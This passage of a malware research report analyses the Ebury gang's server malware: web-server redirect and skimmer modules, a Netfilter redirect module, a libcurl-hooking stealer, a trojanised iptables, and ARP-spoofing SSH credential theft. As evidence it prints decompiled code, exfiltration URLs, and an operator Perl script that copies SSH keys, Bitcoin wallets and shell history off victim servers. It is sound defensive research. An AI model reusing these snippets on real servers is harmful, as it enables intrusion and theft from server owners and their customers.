Additionally, HelimodProxy provides operators with the capability to execute arbitrary commands. These commands are XOR encrypted, hex encoded, and appended to the management URL. This functionality was utilized, for instance, to run the `ip addr` command, which lists IP addresses assigned to the server, enabling the operators to identify suitable addresses for proxying traffic. It is possible that this functionality was also employed to deploy or update the auxiliary `pmtad` executable.

HelimodRedirect

HelimodRedirect registers an **output filter** to redirect unsuspecting visitors to another website. A small percentage of traffic is redirected by responding with a **302** status code and adding a `Location` in the reply headers. Figure 25 shows how HelimodRedirect adds the domain and the resource of the original request as parameters (respectively `DOM` and `URI`) to the redirection target. This allows redirecting the visitor back to the legitimate website after the redirection is done if the Ebury gang doesn't consider that visitor to be interesting.



Figure 25. Hex-Rays Decompiler output of Apache output filter of HelimodRedirect

There are several conditions to be met before a redirection can happen. The goal is to avoid suspicion and make it difficult to reproduce the redirection. Here are the conditions that must be met for a redirection to occur:

- Request is made on port 80 or 443, the default ports for HTTP and HTTPS. Web management interfaces sometimes run on other ports; HelimodRedirect avoids redirecting system administrators this way.
- Request method is `GET`.
- Requested file extension is `.html` or `.php`. This is configurable but we never saw it changed in practice.
- Request has an `Accept-Language` header and its value isn't part of a deny list. The module can avoid specific locales, based on its configuration. The default deny list contains Russian and Ukrainian locales only.
- Request has a `User-Agent` header, and it looks like a web browser and not a crawler.
- Source IP address has not been redirected recently. "Recently" here is variable and depends on the amount of traffic the server receives, because the source IP address will be removed from the list once it's overwritten by another IP address (see the *Weird storage of IP address list* section).
- Source IP address was not used to log in to the server recently via SSH (using `/var/log/wtmp`).

If all conditions are met, then there's a chance that the redirection is performed. The default value is to redirect 10% of the traffic, so 1 chance out of 10.

The target of the redirection seems to have been advertisement and affiliate programs such as gambling sites.

HelimodSteal

This is perhaps the most damaging malware in this trio. HelimodSteal intercepts all HTTP requests made to the web server and adds an input filter for requests using the POST method. This is generally the HTTP method used when submitting forms from a website, such as login and payment forms. Figure 26 shows an HTTP request made to `http://checklicence[.]net/licence.php`, an exfiltration server used by the perpetrators. The body of the request contains potentially sensitive data that was sent with the original request. The request is otherwise handled normally.



Figure 26. Hex-Rays Decompiler output of HelimodSteal input filter, exfiltrating data using an HTTP request

It is important to note that end-to-end encryption (HTTPS) does not provide protection for the sensitive data in this case. This is because HelimodSteal resides on the web server, allowing it access to the decrypted request after it has been processed by the web server.

Shared functionalities

Management URL

Malicious HTTP server modules in the Helimod family are controlled via an HTTP request to a resource that changes based on the current date and time. The resource is prefixed by `/sip` (configurable in newer versions) and then contains the MD5 hash of a formatted string. This hashed string contains the word `secret` and digits based on the current date and time. Older versions use an algorithm that changes the URL approximately every 4.5 hours, while newer versions change the URL every hour. These are displayed in Figure 27 and Figure 28. For example, the resulting management URL for the latest version of the algorithm on March 18th, 2014 at 13:37 is `http://<compromised-server>/sipa7d9badccf81e9b9832bbe3db6aa677c`, where `a7d9…677c` is the MD5 hash of `secret:2014:03:18:13`, terminating with a new line.



Figure 27. Generation of the resource path used to control HelimodProxy (earlier version)



Figure 28. Generation of the resource path used to control the Helimod malware family (latest version)

Finding compromised servers using the management URL

Using the algorithms to generate the resource path, we have scanned the internet to find potential compromised servers. First in 2021, using the first algorithm, we found 60 IP addresses of systems running HelimodProxy. The number of victims seems limited. There are two hypotheses to explain the low number of compromised hosts. We know from the system administrator of a victimized system that it wasn't reachable from the internet and HelimodProxy was accessed through an Ebury-compromised machine, so it would be impossible to reach out to that system from our internet scanner. It's also possible the campaign was over, and the group moved on to other monetization methods.

More recently, in late February 2024, we scanned the internet after we found the newer algorithm in a sample of HelimodRedirect. An HTTP GET

request to the generated URL returns the configuration values, as shown in Figure 29.

```
HTTP/1.1 200 OK
Server: Apache
Content-Type: text/plain
Content-Length: 221

CONFIG_URI: /sip
REDIRECT_URL:
REDIRECT_PROMILES: 100
USE_COOKIE: 1
USE_BLACKLIST: 1
UA_REGEX: Mozilla
!UA_REGEX: www|bot|http|der|raw|ips|oo|ss|ing|@|com|use|ava|rab|ptst
!LANG_REGEX: ru|ua
!URI_REGEX: admin|login|cpanel
```

Figure 29. Example HTTP reply from HelimodRedirect configuration URL

There was a *very* limited number of HelimodRedirect instances detected during our internet scan: only six! Furthermore, all of them had an empty value in its `REDIRECT_URL` configuration, which is required for malicious redirections to occur. We believe this campaign might be over. Based on the URL patterns of the redirections and according to our telemetry, HelimodRedirect was widely used in late 2022 and earlier and was installed on servers hosting hundreds of domains. Like Cdorked, it redirects only a small percentage of traffic and avoids redirecting the owner of the website or the same visitor twice, which makes it hard to reproduce the malicious redirect. However, we can find visitors of popular websites complaining about redirections, which matches the pattern of the HelimodRedirect redirection URL. Figure 30 shows a thread on Mastodon where a user complains about being redirected to a gambling site after clicking the URL to the posted article. The URL in the post is to a legitimate news outlet, but the screenshot shared later in the thread reveals that the visitor was redirected to `46.4.68[.]136`, which was the redirection target of HelimodRedirect during that timeframe. We can also recognize the `DOM` and `URI` parameters in the URL, something specific to HelimodRedirect. The parameters value shows it was redirected from the legitimate website.



Figure 30. A Mastodon thread on `floss.social` showing a user complaining about web redirection. The screenshot they provide (bottom) shows a redirection target matching the HelimodRedirect signature (source: https://floss.social/@9to5linux/109500305664911924).

To our surprise, we found that both HelimodRedirect and HelimodSteal implemented the same algorithm to generate the management URL. Before our internet scan, samples of HelimodSteal we analyzed were not configurable: all values were hardcoded in the malware samples. The scan revealed considerably more victims of HelimodSteal than HelimodRedirect: **a total 235 servers** replied with their HelimodSteal configuration. Figure 31 shows a map of the location of HelimodSteal-compromised servers.



Figure 31. Location of servers compromised by HelimodSteal

Unlike HelimodRedirect, the malware is active and contained a valid configuration (the default values). Figure 32 shows the configuration as seen during our internet scan, which was the same for all servers. According to the value of the `Server` header in the replies, 26 servers (11%) are running nginx, one didn't have the header, and the rest are running Apache.

```
HTTP/1.1 200 OK
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/plain

ENGINE_ON: 1
CONFIG_URI: /sip
HOSTNAME: checklicence.net
FMASK_REGEX: .+
```

Figure 32. Example HTTP reply from HelimodSteal configuration URL

Weird storage of IP address list

For HelimodProxy, the initial list is empty, and when requests are made to the management URL, the source IP addresses are added to the list. IP addresses on this list are permitted to use the open proxy. On the

other hand, for HelimodRedirect, the list consists of IP addresses that should not be redirected. This list is populated with the IP addresses of system administrators who have recently connected via SSH (using `/var/log/wtmp`). Additionally, IP addresses of visitors who have already been redirected are also included on the list to prevent duplicate redirection.

The IP addresses are written in an array with a fixed size of 1,000 entries, and their indexes are generated pseudo-randomly from the given addresses. Figure 33 shows a reimplementation in C code, based on the analysis of HelimodRedirect samples.

```c
void ip_list_add(const char * ip_address, in_addr_t * list)
{
  in_addr_t ip = inet_addr(ip_address);
  i = ip ^ (ip >> 4);
  i = (i ^ 0xDEADBEEF) + (i << 5);
  i = i ^ (i >> 11);
  list[i % 1000] = ip;
}
```

Figure 33. C reimplementation of the function adding an IP address to a list, present in the Helimod malware family

This algorithm is a custom implementation of a hash table without buckets, which enables fast addition and retrieval of entries. It provides a strong code signature that establishes a clear connection between HelimodProxy and HelimodRedirect. Since the array only contains 1,000 entries, the likelihood of collisions is relatively high. However, this may not be a practical issue, as the allowed list of HelimodProxy typically consists of a limited number of IP addresses, possibly just one. While collisions may occur for HelimodRedirect, the overwritten IP address in the array is likely to have been redirected a long time ago, and the user associated with it is unlikely to be attempting to reproduce the redirection at that moment.

KernelRedirect

KernelRedirect is a Linux kernel module implementing a **Netfilter** hook. Netfilter is a framework for Linux that filters and modifies network traffic at various stages of transmission; in the Linux kernel, Netfilter modules can register callback functions to manipulate packets. The malicious Netfilter kernel module installed by the attackers is a 64-bit ELF executable compiled with symbols. The module being deployed is named `nf_conntrack6.ko`, which is not part of Netfilter, or any legitimate software, but bears a name similar to the legitimate `nf_conntrack.ko` module.

KernelRedirect is used to modify, under specific conditions, the value of the `Location` header in HTTP replies, redirecting the visitors to a different URL than the one originally expected. When a **301** `Moved Permanently` response is received, the `Location` header conveys the URL to which the web client application should navigate.

It's worth noting that unlike HelimodRedirect, KernelRedirect cannot modify end-to-end encrypted (HTTPS) traffic. When Netfilter processes HTTPS traffic, the HTTP reply has already been encrypted by the web server application. However, most web servers still receive unencrypted HTTP traffic on port 80 and are likely to respond with a `301 Moved Permanently` status with the corresponding HTTPS URL in its `Location` header. KernelRedirect abuses this scenario and modifies the reply to redirect the browser to a URL provided in the kernel module's configuration.

Hook configuration

To replace the `Location` header, the malicious kernel module registers a Netfilter hook using the `nf_register_hook` function to intercept all outgoing TCP traffic, enabling inspection and modification. The hook's behavior is configured using the `nf_hook_ops` structure, as illustrated in Figure 34.

```c
struct nf_hook_ops = {
    .pf = PF_INET,
    .priority = NF_IP_PRI_FIRST,
    .hooknum = NF_INET_LOCAL_OUT,
    .hook = pkt_mangle_begin
};
```

Figure 34. Hook behavior configuration

This indicates that the hook function (`pkt_mangle_begin`) from the malicious module will be invoked for all outbound IPv4 traffic.

Redirection configuration

KernelRedirect includes a hardcoded configuration, referred to by the module authors, according to the symbols, as `replacer_info`, which is an array of structures with the format seen in Figure 35.

```c
struct replacer_info {
    unsigned short port;
    unsigned short packet_handling_prob;
    unsigned short packet_replacement_prob;
    unsigned short length;
    char *original_redirect;
    char *redirect_to;
}
```

Figure 35. Structure of the hardcoded configuration

As depicted in Figure, each structure within this array specifies the targeted port, the probability (`packet_handling_prob`) of handling a packet, the probability (`packet_replacement_prob`) of actually modifying the

packet, the length of the domain to redirect to, the original domain name to be replaced (not specified in most analyzed samples), and the malicious domain name to redirect to.

Outgoing packet handling

When a packet meets the requirements of the Netfilter hook, the module first checks whether it is a TCP packet that matches the destination port specified in the hardcoded configuration. In samples we analyzed, it consistently is 80. Then, it checks whether the destination IP address is included in a hardcoded list of IP address ranges that should never be redirected or if it has already been served a malicious redirection. If not, KernelRedirect verifies whether the packet is an HTTP reply and confirms the presence of the `Location` header in the HTTP response. Table 4 shows examples of a part of the hardcoded configuration.

Original legitimate redirection	Malicious redirection
shoppersgratification[.]com	shoppesrgratification[.]com
fiesta-com[.]com	festa-com[.]com
hostingfromvps[.]com	hostingrfomvps[.]com
www.keysnotes[.]com	www.keysnoles[.]com
www.trckrints6[.]com	www.trckr.nts6.com

Table 4. Examples of redirection modifications (highlighted in red) applied by the malicious Netfilter module

To avoid raising suspicion, the replacement of the `Location` header is not carried out systematically. KernelRedirect uses the `packet_handling_prob` and `packet_replacement_prob` values from the configuration to decide if a redirection should occur. The former is the probability the reply is modified at all, and the latter is the probability for that particular domain in the list. Both are chances in a thousand. Typical values we have seen are respectively 1,000 and 100, meaning all packets are handled and 10% of them will be modified to include the redirection. HelimodRedirect's default configuration also redirects 10% of the traffic.

When all the conditions are met, the redirection occurs. Typically, the configuration array contains multiple entries with both the original domain to be replaced and the domain to redirect to. Domains used for the malicious redirection are highly similar to the original domains, as demonstrated in Table 4.

Some instances of malicious redirection involve subtle alterations, such as the swapping of a pair of letters or the replacement of a single letter with another, making them difficult for the eye to detect. These misspelled domains were registered by the operators in 2020, suggesting that KernelRedirect was active in this timeframe. It's interesting to note that the "legitimate" domains in the above examples never seemed to have hosted legitimate websites and **received traffic from spam campaigns**. The Ebury gang was piggybacking on existing traffic schemes.

In other variants of the module, the configuration array contains a single `replacer_info` entry, with only a domain to redirect to. In such cases, HTTP redirections are modified regardless of the original value of the `Location` header.

KernelRedirect uses a pseudorandom number generator (PRNG) algorithm, depicted in Figure 36, in the process of determining whether a packet should be modified. The constants (`1103515245` and `12345`) are widely used by **Linear Congruential Generator** (LCG) algorithms to generate pseudorandom numbers. Interestingly, this PRNG also has been found in Ebury since version 1.6, in HelimodRedirect, and in FrizzySteal, indicating code sharing among these modules.

```
prob = entry->packet_replacement_prob;
myrand_val = (1103515245 * myrand_val + 12345) & 0x7FFFFFFF;
if ( prob >= myrand_val % 1000LL )
  break;
```

Figure 36. Decompiled code of the PRNG used by the malicious Netfilter module

The "decimal IP" connection

In March 2017, Malwarebytes published a **blogpost** that described an intriguing redirection leading to the RIG exploit kit, resulting in the compromise of users with SmokeLoader malware. This redirection was to a URL with an IP address in a non-dotted decimal format: `h[tt]p://1760468715`. It is worth noting that this URL is equivalent to the dot-decimal notation `http://104.238.158[.]235`. Interestingly, during our analysis of KernelRedirect samples, we encountered the same redirection target, indicating that KernelRedirect likely facilitated the redirections observed by Malwarebytes, as depicted in Figure 37.

```
replacer_infos  replacer_info <80, 1000, 1000, 12, offset empty_string, \
                                ; DATA XREF: pkt_mangle_begin+50↑r
                                ; pkt_mangle_begin+1F1↑o ... ; "1760468715\r\n"
                        offset a1760468715>
                replacer_info <0>
_data           ends
                                a1760468715     db '1760468715',0Dh,0Ah,0 ; DATA XREF: .data:replacer_infos↑o
                                _rodata_strl_1  ends
3000000000780 ; ===========================================================================
```

Figure 37. `replacer_info` values in KernelRedirect sample showing the decimal-formatted IP address used as redirection target

In their blogpost, Malwarebytes identified over 5,000 websites serving these malicious redirections.

FrizzySteal

FrizzySteal is a malicious shared library that injects itself into libcurl to intercept and exfiltrate requests made by the compromised server to external HTTP servers.

When stored on disk, FrizzySteal is named as the shared library file `libz.so.1`. During its deployment, the legitimate `libz.so.1` library is modified to add a `DT_NEEDED` entry in its dynamic table, as shown in Figure 38. It is worth noting that the libz compression library, which now loads FrizzySteal, is a dependency of libcurl.

```
% diff -u <(objdump -x libz.so.clean)  <(objdump -x libz.so.compromised)
--- libz.so.clean
+++ libz.so.compromised
@@ -58,6 +58,7 @@
    VERNEEDNUM            0x0000000000000001
    VERSYM                0x000000000000175e
    RELACOUNT             0x000000000000001c
+   NEEDED                libz.so.1
```

Figure 38. Malicious dependency added to libz

As discussed in the *libcurl hooking for HTTP request exfiltration* section, capabilities of FrizzySteal were subsequently integrated into Ebury starting with version 1.7. The standalone FrizzySteal may have been replaced with Ebury for new deployments. There is significant code overlap between Ebury and FrizzySteal, encompassing areas such as string obfuscation, function resolution, hooking libraries, and the code responsible for the exfiltration within the `curl_easy_perform` hook. Unlike Ebury, where the exfiltration server can be configured using Ebury-specific commands, the URL is hardcoded in the sample, as revealed in the decrypted contents depicted in Figure 39.

```
; char aLibcurlSo4[1]
aLibcurlSo4     db 'libcurl.so.4',0     ; DATA XREF: sub_DB5+C4↑o
                                        ; sub_F45+4E↑o ...
aCurlEasyInit   db 'curl_easy_init',0   ; DATA XREF: sub_E9F+4↑o
aCurlEasySetopt db 'curl_easy_setopt',0 ; DATA XREF: sub_E9F+17↑o
                                        ; dlopen_hook+2D4↑o
aCurlEasyPerfor db 'curl_easy_perform',0
                                        ; DATA XREF: sub_E9F+2A↑o
                                        ; dlopen_hook+19D↑o
aCurlEasyCleanu db 'curl_easy_cleanup',0
                                        ; DATA XREF: sub_E9F+3D↑o
aCurlMultiAddHa db 'curl_multi_add_handle',0
                                        ; DATA XREF: dlopen_hook+301↑o
                db    0
aHttpsWwwPbarse db 'https://www.pbarsec.com/payment_x.php',0
                                        ; DATA XREF: curl_easy_perform_hook+F7↑o
; const char aBigbadw0lf[]
aBigbadw0lf     db 'BigBadW0lf',0       ; DATA XREF: curl_easy_setopt_hook+2C↑o
; char aCurlSo[2]
aCurlSo         db '/curl.so',0         ; DATA XREF: dlopen_hook+72↑o
```

Figure 39. Decrypted strings from FrizzySteal sample

Another distinguishing factor is the examination of the User-Agent for `BigBadW0lf` in the request, which corresponds to the User-Agent utilized by SmallCuteCat, a competing server-side web skimmer. HelimodSteal's deployment script also checks for the presence of SmallCuteCat, as discussed in the *Shared hosting, but not shared with whom you think* section.

Server-side web skimmer

This method of infiltration is believed to be another avenue for extracting financial details during transactions. When a customer submits credit card information to an online store, the server is required to communicate with its payment processor to validate and confirm the transaction's success.

Figure 40 illustrates how credit card details can be pilfered from unsuspecting individuals entering their information into an online payment form. HelimodSteal can intercept these details as they are received by the compromised web server. Alternatively, FrizzySteal or Ebury can obtain them from the requests made by the compromised server to its payment processor. Since both are operating within the web server or application, end-to-end encryption (HTTPS) cannot protect against this threat.



Figure 40. Flow of credit card details on transactional website compromised by Ebury

Hiding traffic from system administrators

After analyzing malware discovered in the gang's toolkit, we found one designed to conceal malicious network traffic from the system administrators of the compromised servers. This malware can evade firewall protections by manipulating Netfilter rules. It is present on disk as an altered iptables executable. On CentOS, the only distribution where this malware was seen, the altered files are at the following locations:

- `/sbin/iptables-multi-1.4.7` on CentOS 6
- `/usr/sbin/iptables-multi` on CentOS 7

These ELF executables are used to launch iptables-related commands such as `iptables`, `iptables-save`, and `iptables-restore`. All are symbolic links to `iptables-multi`.

The malicious files have an additional function the author called `hide_me`, which serves two purposes:

- Hide rules from the output of `iptables` and `iptables-save` for a specific set of IP addresses (Figure 41).
- Inject rules to accept incoming TCP connections from the same set of IP addresses (Figure 42).



Figure 41. IDA Pro flow graph showing an IP address being compared with the embedded, hardcoded list to determine whether to display it in the command output

Figure 42. IDA Pro disassembly showing injection of rules after `iptables-restore` finishes its legitimate duties

The aforementioned set of IP addresses is hardcoded in the malicious files and they are probably related to one of Ebury's operations in 2020. They are:

`217.163.23[.]173`

`140.82.34[.]55`

`194.36.191[.]108`

`94.140.120[.]163`

Performing AitM attacks

Given the extensive network of servers compromised by Ebury, its operators have established a significant presence in data centers worldwide. Leveraging this extensive access, they can strategically target valuable servers. Ebury operators have been conducting large-scale AitM attacks to gain access to these valuable servers and exploit their intrusion for financial gain.

Implementation

Perl scripts are utilized to automate the execution of **arpspoof** and the creation of iptables rules and redirecting incoming SSH traffic to a honeypot where victims unwittingly enter their SSH credentials. Upon identifying a target, the following steps are taken:

1. Identify a compromised machine with Ebury installed within the same subnet as the targeted system.
2. Confirm network segmentation by examining the ARP cache after pinging the target.
3. Install necessary tools such as arpspoof.
4. Execute arpspoof to intercept network traffic and establish iptables rules to redirect network traffic to an operator-controlled system designed to capture SSH credentials.

Figure 43 depicts the network interactions during the attacks.



Figure 43. Overview of the AitM attacks perpetrated by the Ebury gang

It is crucial to acknowledge that when victims attempt to connect to their server via OpenSSH during an ongoing AitM attack, OpenSSH and other popular SSH clients will issue a warning about a host key change if the client was previously used to connect to the server. Despite this warning, many victims still proceeded to enter their passwords. Here are several reasons why capturing the credentials is successful:

- During the AitM attack, all other services on the host become unreachable. From the victim's perspective, the server appears to have an issue, and only SSH remains accessible to "fix" the problem. In a state of remediation or panic, system administrators may overlook security

warnings if they hinder their ability to restore services.

- Victims may have never connected through SSH using the client they are currently employing. In such cases, no warning is issued because the client does not possess any prior host key information.
- Victims may lack alternative methods to address the issue. While some ISPs offer console or rescue modes, these are typically employed as a last resort. Additionally, rescue mode may alter the host key, leading the victims to believe that the server is already in rescue mode when they attempt to connect.
- As a result of key authentication failure, system administrators revert to password authentication.

The whole process has mostly been automated by Perl scripts, running on both the Ebury-compromised server performing the ARP spoofing and on the target. Figure 44 shows the Perl script automatically run on the targeted system once credentials are gained. SSH keys, Bitcoin wallets, and Bash history are exfiltrated right after Ebury is installed.

```
#!/usr/bin/perl
use strict;use warnings; use POSIX ":sys_wait_h"; $|=1;

my $local_port = 23456;
my $redir_port = 34567;

my $collect_cmd = 'tar zcf - .ssh .bitcoin/wallet.dat .bitcoin/wallets/wallet.dat .bash_history';
# ... Install Ebury
print "\tchild($$): collect info\n";
system("sshm -G redacted $ip -p$redir_port -Z$ip \"$collect_cmd\" > $ip.tgz 2> $ip.err");
print "\tchild($$): reboot\n";
system("sshm -G redacted $ip -p$local_port reboot");
print "\tchild($$): all done, exit\n";
```

Figure 44. Perl script run on target system after SSH credentials are stolen (redacted)

Victimology

It is feasible to trace the targets of AitM attacks because all SSH traffic from ongoing AitM attacks is directed to servers controlled by the operators. The AitM SSH servers consistently utilize the same host keys, regardless of the victim. By using tools like Censys to search for SSH servers reporting those host keys, we can identify servers whose traffic was tampered with during the scan.

In total, we have observed over 200 targets across more than 75 autonomous systems (AS) in 34 different countries between February 2022 and May 2023. It is surprising to note the vulnerability of many data centers to ARP spoofing attacks, likely stemming from the continued use of outdated hardware or insecure configurations.

Among the targets of such attacks are reachable Bitcoin nodes. It's reasonable to presume that servers running **Bitcoin Core** may also store a wallet. Given that the list of approximately 6,500 nodes reachable via IPv4 is **publicly available**, Ebury operators verify if they have compromised machines in the same network segment and attempt to execute AitM attacks to gain SSH access to the server.

This same approach is applied to the approximately 7,000 reachable Ethereum nodes.

Ebury operators also target Tor exit nodes. We believe that, as several Bitcoin and Ethereum nodes are accessible via a Tor hidden service, there is a possibility that Tor exit nodes may also host a Bitcoin or Ethereum node. Additionally, other targets include servers involved in cryptocurrency research and those responsible for financial transactions.

Some other targets are servers related to cryptocurrency research or servers responsible for financial transactions.

Attribution

This section is authored by the Dutch National High Tech Crime Unit (NHTCU) regarding their findings related to the attribution.

The Ebury actors use various anonymization techniques to hide their tracks. When it comes to their true identities many of the online and offline traces NHTCU finds prove to be fake, stolen or often leading to (seemingly) innocent people. In addition, the actors try to put law enforcement on the wrong foot by using monikers of known cybercriminal actors and by actually stealing and using credentials from other cybercriminals. These deceptive actions are well illustrated by data found on a seized backup server.

Among the troves of data present on the seized backup server, there is copy of a server belonging to a Russian payment provider. This data contains mailboxes, transaction details and other company information. Several deeply located folders include scans of passports of citizens with various nationalities. One of those passport contains a name and address that is used by Ebury actors to apply for a customer account with a hosting provider. Additionally, they use a Yandex mail account with a prefix similar to some that are created on several platforms by the real passport user. At first glance this combination of real and online identifiers from several sources and timeframes appears to lead to a true identity of an Ebury actor. Nevertheless, further research shows that it is more likely this person is a victim of identity theft.

The actors seem to be taking a pragmatic approach when it comes to stealing these types of (real) identities. For example, the backup sever contains a full copy, including the source code, of the illicit website `my-vidar[.]com`*. It is likely that the Ebury actors stumbled upon this goldmine of login credentials, which are harvested by other criminals using Vidar Stealer, within their own Ebury botnet. The website* `my-vidar[.]com` *serves as an admin panel where infected devices can be controlled. Hence the Ebury group does not only benefit from the theft of the already stolen login credentials, but is also in a position to use the credentials of the cybercriminals stealing them. Consequently, they can create a 'cybercriminal cover' pointing in other directions than themselves.*

Despite the numerous red herrings, NHTCU is currently actively pursuing several promising digital identities. These are mainly derived from copies of virtual machines that are found on the backup server. On those virtual machines web browsing artifacts are present, including browsing history and saved logins. The browsing history illustrates that the majority of logins are preceded by visiting URLs of admin panels related to password stealing malware (i.e. 'Pony Stealer' and 'AZORult'). However, in other instances a user account is newly created and variations of that username are used on other platforms.

Remediation

Detection

Defusing the userland rootkit

To detect Ebury activity on a server, it is crucial to ensure that you are using an untampered session. As shown in the *Userland rootkit* section, Ebury compromises all SSH sessions to conceal its presence. Fortunately, there are several methods to prevent Ebury from injecting itself into a subprocess, or to start a new shell that remains free from the userland rootkit:

- Setting the `H` environment variable to any value in the subprocess prevents the rootkit from activating. This is specific to Ebury and can serve as a debugging method on compromised machines. Running the command `H=1 "$SHELL"` should launch a shell without Ebury loaded.
